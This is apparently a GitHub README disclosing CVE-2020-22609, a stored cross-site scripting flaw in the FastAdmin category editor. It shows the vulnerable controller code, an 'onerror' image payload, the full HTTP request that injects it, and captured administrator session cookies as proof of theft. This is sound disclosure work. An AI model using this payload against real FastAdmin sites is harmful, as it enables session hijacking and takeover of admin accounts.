BigTiger2020 / **Fastadmin-V1.0.0.20200506_beta** Public

0 stars 0 forks

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

main

Go to file

BigTiger2020 Update README.md ··· on Feb 19, 2021 4

View code

README.md

Fastadmin-V1.0.0.20200506_beta - Stored cross-site scripting attacks

CVE ID：CVE-2020-22609

Affected products：Fastadmin


Vulnerability type：Stored cross-site scripting attacks

Version :V1.0.0.20200506_beta

Product manual ：FastAdmin is an extremely fast background development framework based on ThinkPHP5+Bootstrap.

Vulnerability description：fastadmin V1.0.0.20200506_beta contains a cross-site scripting (XSS) vulnerability which may allow an attacker to obtain administrator credentials to log in to the background.


1. Through audit analysis of \application\admin\controller\Category.php, it was found that no comprehensive filtering was performed




E: > phpstudy_pro > WWW > 1.0.0.20200920_full > application > admin > controller > Category.php

```php
     * 查看
     */
    public function index()
    {
        //设置过滤方法
        $this->request->filter(['strip_tags']);
        if ($this->request->isAjax()) {
            $search = $this->request->request("search");
            $type = $this->request->request("type");

            //构造父类select列表选项数据
            $list = [];

            foreach ($this->categorylist as $k => $v) {
                if ($search) {
                    if ($v['type'] == $type && stripos($v['name'], $search) !== false || stripos($v['nickname'], $search) !== false) {
                        if ($type == "all" || $type == null) {
                            $list = $this->categorylist;
                        } else {
                            $list[] = $v;
                        }
                    }
                } else {
                    if ($type == "all" || $type == null) {
                        $list = $this->categorylist;
                    } elseif ($v['type'] == $type) {
                        $list[] = $v;
                    }
                }
            }

            $total = count($list);
            $result = array("total" => $total, "rows" => $list);

            return json($result);
        }
        return $this->view->fetch();
    }

    /**
     * 编辑
     */
    public function edit($ids = null)
    {
        $row = $this->model->get($ids);
        if (!$row) {
            $this->error(__('No Results were found'));
        }
        $adminIds = $this->getDataLimitAdminIds();
        if (is_array($adminIds)) {
            if (!in_array($row[$this->dataLimitField], $adminIds)) {
                $this->error(__('You have no permission'));
            }
        }
        if ($this->request->isPost()) {
            $params = $this->request->post("row/a");
            if ($params) {
                $params = $this->preExcludeFields($params);

                if ($params['pid'] != $row['pid']) {
                    $childrenIds = Tree::instance()->init(collection(\app\common\model\Category::select())->toArray())->getChildrenIds($row['id'], true);
                    if (in_array($params['pid'], $childrenIds)) {
                        $this->error(__('Can not change the parent to child or itself'));
                    }
                }

```

2. Click the category management-edit-nickname box to insert xss statement



<img src=1 onerror=alert(1)>




测试2		13
测试1	test1	12
软件产品	software	5
├ 企业管理软件	company	7
│ ├ SASS平台软件	company-sass	11
│ └ CRM系统	company-crm	10
└ 网站建站		6
├ 移动端		9
└ PC端		8
移动应用	mobileapp	2
├ Android开发	android	4
└ 微信公众号	wechatpublic	3
官方新闻	news	1

此站点提示...


1

3. Rebound administrator identity information



接收的内容	Request Headers
location : http://admin.com/admin.php/category?addtabs=1 toplocation : http://admin.com/admin.php/category?ref=addtabs cookie : PHPSESSID=ou6fjfn717lu02rfm9saqguca4; uid=3; token=f824ac8c-ac7b-4979-a89b-b47dd8e79226 charset : UTF-8 platform : Win32 screen : 1536x864 screenshotpic : htmlyuanma : <html lang="zh-cn"><head> <meta charset="utf-8"> <title></title> <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no"> <meta name="renderer" con origin : http://admin.com opener : null	HTTP_REFERER : http://admin.com/admin.php/index/index HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0 REMOTE_ADDR : 113.57.108.135 IP-ADDR : 操作系统：Windows 10.0 浏览器：Firefox(版本:77.0)
location : http://admin.com/admin.php/category?addtabs=1 toplocation : http://admin.com/admin.php/category?ref=addtabs cookie : PHPSESSID=ou6fjfn717lu02rfm9saqguca4; uid=3; token=f824ac8c-ac7b-4979-a89b-b47dd8e79226	REMOTE_ADDR : 113.57.108.135 IP-ADDR : 操作系统：Windows 10.0 浏览器：Firefox(版本:77.0)

4. payload:



```
POST /FshlEKbMtj.php/category/edit/ids/13?dialog=1 HTTP/1.1
Origin: http[redacted]
Referer: http:[redacted]n/FshlEKbMtj.php/category/edit/ids/13?dialog=1
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.102 Safari/537.36 Edge/18.19041
Content-Length: 278
Host: [redacted]
Pragma: no-cache
Cookie: PHPSESSID=7lvl7qpbiviknjh16erkpopcdj
Connection: close

row%5Btype%5D=test&row%5Bpid%5D=0&row%5Bname%5D=%E6%B5%8B%E8%AF%952&row
%5Bnickname%5D=%3Cimg+src%3D1+onerror%3Dalert(1)%3E&row%5Bflag%5D%5B%5D=recom
mend&row%5Bimage%5D=%2Fassets%2Fimg%2Fqrcode.png&row%5Bkeywords%5D=&row%5Bde
scription%5D=&row%5Bweigh%5D=13&row%5Bstatus%5D=normal
```

Releases

No releases published

Packages

No packages published